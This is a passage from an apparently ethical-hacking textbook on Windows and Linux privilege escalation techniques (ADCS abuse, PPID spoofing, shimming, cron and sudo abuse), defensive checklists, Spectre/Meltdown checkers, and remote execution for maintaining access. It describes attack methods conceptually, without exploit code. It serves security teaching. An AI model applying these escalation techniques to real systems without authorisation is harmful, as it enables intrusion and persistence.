

Figure 6-83: Illustration of the DCSync Attack

Privilege Escalation by Abusing Active Directory Certificate Services (ADCS)

Active Directory Certificate Services (ADCS) is utilized to establish a public key infrastructure within an Active Directory environment. It is commonly used in organizations' Active Directory settings to manage certificates for users, applications, systems, and various other entities on the network. Improperly configured ADCS templates can result in significant vulnerabilities that attackers may exploit to carry out malicious actions such as stealing credentials, escalating privileges within the domain, and maintaining ongoing access to the system. Suppose an attacker secures limited access to the target network via a low-privileged account. In that case, they can leverage tools like Certipy to detect and exploit misconfigured ADCS templates.

Other Privilege Escalation Techniques

Access Token Manipulation

In Windows OSs, access tokens define the security context of processes or threads, including the user's identity and privileges. After user authentication, the system creates an access token used by every process the user runs. The system checks this token when accessing secured objects. Users can modify access tokens to make a process appear as if it belongs to another user, which attackers can exploit to escalate privileges and carry out malicious activities while avoiding detection. For instance, administrators often need to run tools with admin privileges using the **runas** command, which attackers can also target.

Parent PID Spoofing

Attackers try to bypass the internal mechanisms or services that monitor security protocols and to increase their access rights by faking the Parent Process ID (PPID) of a recently launched process. These new processes usually come from their parent unless they are explicitly defined. One can provide a PPID for the new process through the **CreateProcess** API by making a clear specification. Typically, this API call involves specific parameters to identify the desired PPID. The suitable PPID can be assigned from a process originating from the system, such as **svchost.exe** or **consent.exe**, utilizing Windows User Account Control (UAC). Attackers exploit these techniques to evade security controls that limit process creation from a parent. These tools monitor parent-child connections and maintain persistence for privilege escalation.

Application Shimming

The Windows operating systems utilize a Windows Application Compatibility Framework known as shims to ensure compatibility between older and newer versions of Windows. For instance, application shimming enables software designed for Windows XP to work on Windows 11. Shims act as a layer between the application and the operating system. This layer is consulted when a program is launched to check if it needs to access the shim database. When an application needs to interact with the operating system, the shim database employs API hooking to reroute the code. All shims that come installed by the default Windows installer (sbinst.exe) are located at

%WINDIR%\AppPatch\sysmain.sdb HKEY_LOCAL_MACHINE\software\microsoft\windows nt\currentversion\appcompatflags\installedsdb

Shims operate in user mode and are unable to alter the kernel. Some of these shims can be utilized to circumvent UAC (RedirectEXE), inject harmful DLLs (InjectDLL), and capture memory addresses (GetProcAddress), among other things. An attacker might exploit these shims to carry out various attacks, such as disabling Windows Defender, escalating privileges, or installing backdoors.

Filesystem Permission Weakness

Numerous processes in Windows operating systems automatically run binaries as part of their functions or to carry out specific actions. If the permissions on the filesystem for these binaries are not configured correctly, a malicious file could be substituted for the original target binary, allowing the corresponding process to execute it. Suppose the process executing this binary operates with elevated permissions. In that case, the binary will also run with those higher-level permissions, potentially including SYSTEM access. Attackers can exploit this method to swap legitimate binaries with malicious ones in order to gain increased privileges. Attackers frequently use this technique to manipulate Windows service binaries and self-extracting installers.

Path Interception

Path interception is a technique that involves inserting an executable into a specific location so that a program runs it instead of the intended target. Attackers can take advantage of various vulnerabilities or configuration errors to carry out path interception, such as unquoted paths (service paths and shortcut paths), misconfiguration of path environment variables, and search order hijacking. This method allows an attacker to achieve persistence on a system and increase their privileges.

SID-History Injection

In Windows, a Security Identifier (SID) is a distinct value assigned to every user and group account by the Domain Controller (DC) during their creation. These Active Directory accounts can hold multiple SID values in the SID-history attribute, which is utilized when transferring the user between domains. Attackers exploit this capability to insert the SID of an administrator or a similarly privileged account into the SID history attribute of the compromised user account. This insertion can enhance the privileges of the user account, enabling the attacker to access restricted resources or remote systems. Additionally, attackers may reach other domain resources by

employing further lateral movement techniques such as remote services, SMB/Windows admin shares, or Windows remote management.

Scheduled Tasks in Windows

Scheduled tasks enable users to automate routine operations selected for a computer. Windows provides utilities such as **at** and **schtasks**. A user with admin rights can utilize these tools alongside Task Scheduler to plan programs or scripts for execution at a specific date and time. If a user has the necessary authentication, they can also set up a task from a remote machine using a Remote Procedure Call (RPC). An attacker may exploit this method to launch harmful programs at system startup, maintain persistence, execute tasks remotely, escalate privileges, and more.

Scheduled Tasks in Linux

Linux employs **cron** or a **crond**, a command-based tool, for automating the scheduling of tasks. Malicious actors exploit this utility to trigger a harmful payload when a scheduled task is set to run. This scheduler enables users with administrative rights to configure **cron** and perform a repetitive **cron job** at a designated time. **cron** executes all commands found in the crontab file located at its root directory, **/etc/crontab**. Attackers elevate their system privileges by altering the scripts that **cron** executes in **/etc/crontab**. By modifying these scripts, attackers can force the automatic execution of malicious scripts during system startup to gain root privileges.

Command	Description
crontab <Filename>	Installs or modifies the crontab file
crontab - l	Displays currently running crontabs
crontab -r	Deletes the crontab file
crontab -r <Username>	Deletes the crontab of the specified user
crontab -e	Schedules software updates/modifies the crontab file of the current user
crontab -u <Username> -e	Modifies the crontab of the specified user

Table 6-08: List of cron Commands

Setuid and Setgid

In Linux and macOS, when an application is set with setuid or setgid, it runs with the permissions of the user or group that owns it. Typically, applications operate under the privileges of the user currently logged in. However, there are situations where programs need to be run with higher privileges. However, the user executing them does not require those elevated rights. In such cases, the setuid or setgid flags can be applied to the applications. Attackers may take advantage of applications with setuid or setgid flags to run harmful code with higher privileges.

Abusing Sudo Rights

Sudo (substitute user do) is a utility in UNIX and Linux systems that allows users to execute commands as a superuser or root, utilizing the security privileges of a different user. The

configuration of sudo rights is contained within an **/etc/sudoer**s file. This file provides specific details about access permissions, including which commands can be executed with or without a password for each user or group.

Attackers can exploit sudo to elevate their privileges and execute programs that normal users cannot access. For instance, if an attacker has sudo privileges to execute a **cp** command, they could replace an **/etc/sudoers** or **/etc/shadow** file with their own harmful file. By altering the contents of the sudoers file, they can change the permissions to execute various restricted commands or programs, enabling them to carry out further attacks on the system.

Privilege Escalation Tools

Tools for privilege escalation like BeRoot, linpostexp, and Windows Exploit Suggester give attackers the ability to conduct a configuration assessment on a target system to gather details about vulnerabilities, services, file and directory permissions, kernel version, architecture, and more. With this gathered information, attackers can identify methods to exploit the system and elevate their privileges.

BeRoot

BeRoot is a tool used after exploitation to identify common misconfigurations that could facilitate privilege escalation. As illustrated in Figure 6-84, with this tool, attackers can gather details about service permissions, locations of writable directories, permissions on startup keys, and more.



Figure 6-84: Screenshot of BeRoot showing Service Permissions

How to Defend against Privilege Escalation

The most effective way to prevent privilege escalation is to make sure that users operate with the minimum privileges necessary for their tasks. Therefore, even if a hacker compromises a low-privilege account, they will not have the ability to access administrative-level privileges. Often, vulnerabilities in programming can lead to privilege escalation on a targeted system. As mentioned previously, a hacker can infiltrate the network using a non-administrative account and subsequently obtain higher administrative privileges.

The following are the most effective strategies to guard against privilege escalation:

- Limit interactive logon rights.
- Operate users and applications with the minimum necessary privileges.
- Implement multi-factor authentication and authorization measures.
- Execute services using unprivileged accounts.
- Employ a privilege separation approach to minimize the impact of programming mistakes and vulnerabilities.
- Utilize encryption methods to safeguard sensitive information.
- Decrease the volume of code that operates with specific privileges.
- Utilize bounds checkers and stress testing for debugging purposes.
- Rigorously test the system for code errors and bugs in applications.
- Regularly update and patch the kernel.
- Adjust User Account Control (UAC) settings to "Always Notify" to enhance user awareness during UAC elevation requests.
- Prevent users from writing files in the application search paths.
- Continuously oversee file-system permissions with auditing tools.
- Lower the privileges of user accounts and groups, granting rights to only authorized administrators for making service modifications.
- Employ whitelisting tools to recognize and block malicious software that may alter files, directories, or service permissions.
- Use fully qualified paths in all Windows applications.
- Ensure executables are stored in directories that are write-protected.
- In macOS, make plist files read-only to prevent user alterations.
- Block unauthorized system utilities or software that could be used to schedule tasks.
- Regularly update and patch web servers.
- Disable the local administrator account by default.
- Identify, fix, and remedy any flaws or issues in system services.
- Keep files read-only and allow write access only to those users and groups that need it.
- Include account provisioning and de-provisioning to deter the hijacking of orphaned accounts.
- Activate Data Execution Prevention (DEP) in Windows systems to prevent any executable code requests.
- Regularly review and audit elevated accounts to confirm authorized access.
- Enforce temporary or time-constrained credentials for privileged account access.

- Apply code signing and verification to validate applications and scripts.
- Enable session recording and monitoring to track actions performed by privileged users.
- Test patches in a secure environment before implementing them in the production system.
- Require passwords to include a mix of uppercase and lowercase letters, numbers, and special characters.
- Implement Just-In-Time (JIT) access for privileged users to restrict access duration based on needs.
- Frequently audit and refresh ACLs to uphold strong security.
- Set up Role-Based Access Control (RBAC) to limit access according to roles and responsibilities.
- Regularly scan IT infrastructure elements to find and remediate misconfigurations and vulnerabilities.
- Strengthen system configurations by deactivating unnecessary services, removing unused software, and setting security configurations according to vendor best practices.
- Enforce application whitelisting to permit only authorized software to operate on systems. This method can stop malicious software from executing and exploiting weaknesses for privilege escalation.
- Correctly configure and routinely evaluate file system permissions to ensure compliance with the least privilege principle. Employ file integrity monitoring to identify unauthorized alterations to critical files and directories.
- Embrace a zero-trust security paradigm that presumes a breach and verifies every request as if it comes from an open network. This strategy reduces the likelihood of lateral movement by attackers within the network.

Tools for Defending against DLL and Dylib Hijacking

Cybersecurity experts can utilize tools like Dependency Walker, DLL Hijack Audit Kit, and DLLSpy to identify and avert privilege escalation through DLL hijacking. Additionally, resources such as Dylib Hijack Scanner assist security professionals in recognizing and mitigating privilege escalation via Dylib hijacking on macOS platforms. These tools enable security experts to oversee system files for changes like modifications, movements, renamings, or replacements of DLLs or dylibs within the systems.

Dependency Walker

Dependency Walker helps troubleshoot system errors with loading and executing modules by detecting issues like missing modules and circular dependencies. Cybersecurity professionals use it to verify DLLs used by applications, check their loading locations, and identify missing DLLs. This information helps in detecting, patching, and fixing misconfigured DLLs.



Figure 6-85: Screenshot of Dependency Walker

Dylib Hijack Scanner

The Dylib Hijack Scanner (DHS) is a straightforward tool designed to examine your computer for applications that are either at risk of dylib hijacking or have already been compromised. As illustrated in Figure 6-86, security experts utilize DHS to identify applications that have been targeted or are vulnerable to dylib hijacking. This data assists them in repairing and securing these applications.



Figure 6-86: Screenshot of Dylib Hijack Scanner

Defending against Spectre and Meltdown Vulnerabilities

Various countermeasures to protect against privilege escalation attacks that target Spectre and Meltdown vulnerabilities include:

- Regularly updating and patching operating systems and firmware
- Implementing continuous monitoring of essential applications and services operating on the system and network.
- Frequently applying patches to vulnerable software like web browsers
- Installing and updating ad-blockers and anti-malware tools to prevent malware injection via compromised sites
- Activating traditional security measures, such as endpoint protection tools, to stop unauthorized access to the system
- Blocking services and applications that permit unprivileged users to run code
- Avoiding the installation of unauthorized software or accessing untrusted websites on systems that handle sensitive data
- Utilizing Data Loss Prevention (DLP) solutions to stop the leakage of critical information from runtime memory
- Regularly checking with the manufacturer for BIOS updates and adhering to the provided installation instructions
- Deploying advanced hardware and software solutions like speculative taint tracking
- Using Homomorphic Encryption (HME) for secure management of vital information
- Ensuring proper configuration of virtual CPU (vCPU) settings

- Making use of compiler options and features aimed at mitigating Spectre vulnerabilities, such as retpoline (a software construct) and speculative load hardening.

Tools for Detecting Spectre and Meltdown Vulnerabilities

Security experts can utilize tools like InSpectre, Spectre & Meltdown Checker, and the INTEL-SA-00075 Detection and Mitigation Tool to identify Spectre and Meltdown vulnerabilities present in system hardware. Identifying these vulnerabilities prior to exploitation enables security professionals to implement the required OS and firmware updates to protect against such attacks.

InSpectre

InSpectre evaluates and reveals the hardware and software capabilities of any Windows system to guard against Meltdown and Spectre threats. Identifying these vulnerabilities early allows security experts to refresh the system hardware, its BIOS, which reinstalls the updated processor firmware, along the operating system to utilize the new features of the processor.



Figure 6-87: Screenshot of InSpectre Showing Spectre and Meltdown Vulnerabilities

Spectre & Meltdown Checker

Spectre & Meltdown Checker is a shell script designed to assess whether a system is susceptible to various "speculative execution" CVEs. For Linux platforms, the script identifies mitigations, including backported non-standard patches, independent of the stated kernel version or the distribution (such as Debian, Ubuntu, CentOS, RHEL, Fedora, openSUSE, Arch, and others).

As illustrated in Figure 6-88, security professionals utilize Spectre & Meltdown Checker to check if the system is protected against speculative execution vulnerabilities. This tool assists them in confirming that the system has the appropriate known mitigations implemented.



Figure 6-88: Screenshot of Spectre & Meltdown Checker showing Spectre and Meltdown Vulnerabilities

Maintaining Access

Once attackers have gained entry and elevated their privileges on the target system, they will attempt to sustain their access for further exploitation or turn the compromised system into a base from which they can launch attacks on other systems within the network. They deploy malicious applications remotely, such as keyloggers and spyware, along with other harmful programs, to retain their access to the target system and exfiltrate sensitive information, including usernames and passwords. To conceal their harmful applications or files, attackers use techniques like rootkits, steganography, and NTFS data streams, ensuring they can maintain their access to the compromised system.

Executing Applications

After attackers manage to obtain elevated privileges on the target system through various privilege escalation techniques, they may try to run a malicious application by taking advantage of a vulnerability to execute arbitrary code. By running malicious applications, the attacker can capture personal data, gain unauthorized access to system resources, exfiltrate sensitive information, take screenshots, install a backdoor for easier future access, and more. At this stage, attackers utilize a process referred to as “owning” the system to execute malicious applications. Once they achieve administrative privileges, they will run applications. Additionally, attackers might attempt to do this remotely on the victim’s machine to collect similar information as previously mentioned.

The malicious programs that attackers deploy on target systems can include:

- **Backdoors:** These are programs intended to disrupt normal operations, collect information that might lead to exploitation or privacy loss, or obtain unauthorized access to system resources.
- **Crackers:** These are elements of software or programs created to bypass codes or passwords.
- **Keyloggers:** These can be either hardware or software, with the goal of recording every keystroke made on the computer keyboard.
- **Spyware:** This type of software can capture screenshots and send them to a predetermined location as defined by the hacker. To accomplish this, attackers must maintain access to the victims' computers. After extracting all necessary information from the victim's machine, the attacker installs multiple backdoors to ensure continued access in the future.

Remote Code Execution Techniques

Techniques for remote code execution encompass a range of strategies that attackers employ to run harmful code on a system from a distance. Typically, these methods are utilized after an attacker has gained initial access to a system and seeks to broaden their reach to other remote systems within the targeted network.

Some examples of remote code execution techniques include the following:

Exploitation for Client Execution

Insecure coding practices in software can render it susceptible to several types of attacks. Attackers can take advantage of these inherent flaws in software by conducting targeted exploitations aimed at executing arbitrary code to retain access to the compromised remote system. Various methods of exploitation for client execution include the following:

- **Exploiting Web Browsers**: Attackers aim for web browsers through spear phishing links and drive-by compromises. Remote systems may be breached during regular web browsing or via multiple users who fall victim to spear phishing links leading to attacker-controlled sites designed to exploit the web browser. This form of exploitation does not require user interaction for activation.
- **Exploiting Office Applications:** Attackers target widely used office applications like Microsoft Office through different types of spear phishing. Malicious emails with links to harmful files are sent directly to users, prompting them to download them. To execute the exploit, users must open a harmful document or file.
- **Exploiting Third-Party Applications:** Attackers can also take advantage of frequently used third-party applications integrated into the software. Applications like Adobe Reader and Flash are often the focus of attackers looking to access remote systems.

Service Execution

System services are applications that function in the background of an operating system. Attackers can execute binary files or commands that interact with Windows system services like the Service

Control Manager. This method of code execution is carried out by either creating a new service or altering an existing one during privilege escalation or while maintaining access.

Windows Management Instrumentation (WMI)

WMI is a Windows feature for managing system resources and operations, enabling local and remote access. Attackers exploit WMI to interact with compromised systems, gather information, and execute code for persistent access. They use WMI for lateral movement, privilege escalation, and gaining rights on networked systems through remote services like DCOM (port 135) and WinRM (HTTP port 5985 and HTTPS port 5986), allowing communication and execution of malicious files on remote systems.

Windows Remote Management (WinRM)

WinRM is a protocol based on Windows that enables a user to execute a file to alter system services and the registry on a remote machine. Malicious actors can utilize the winrm command to engage with WinRM and run a payload on the distant system as a means of lateral movement.

Tools for Executing Applications

Tools that facilitate the remote execution of applications enable attackers to carry out a range of harmful actions on their target systems. Once they obtain administrative rights, attackers utilize these tools to install, run, remove, or alter restricted resources on the compromised machine.

Dameware Remote Support

Dameware Remote Support is a tool for remote control and systems management that makes Windows administration easier. It offers integrated remote administration tools and allows for remote management of the Active Directory (AD) environment.



Figure 6-89: Screenshot of Dameware Remote Support

Keylogger

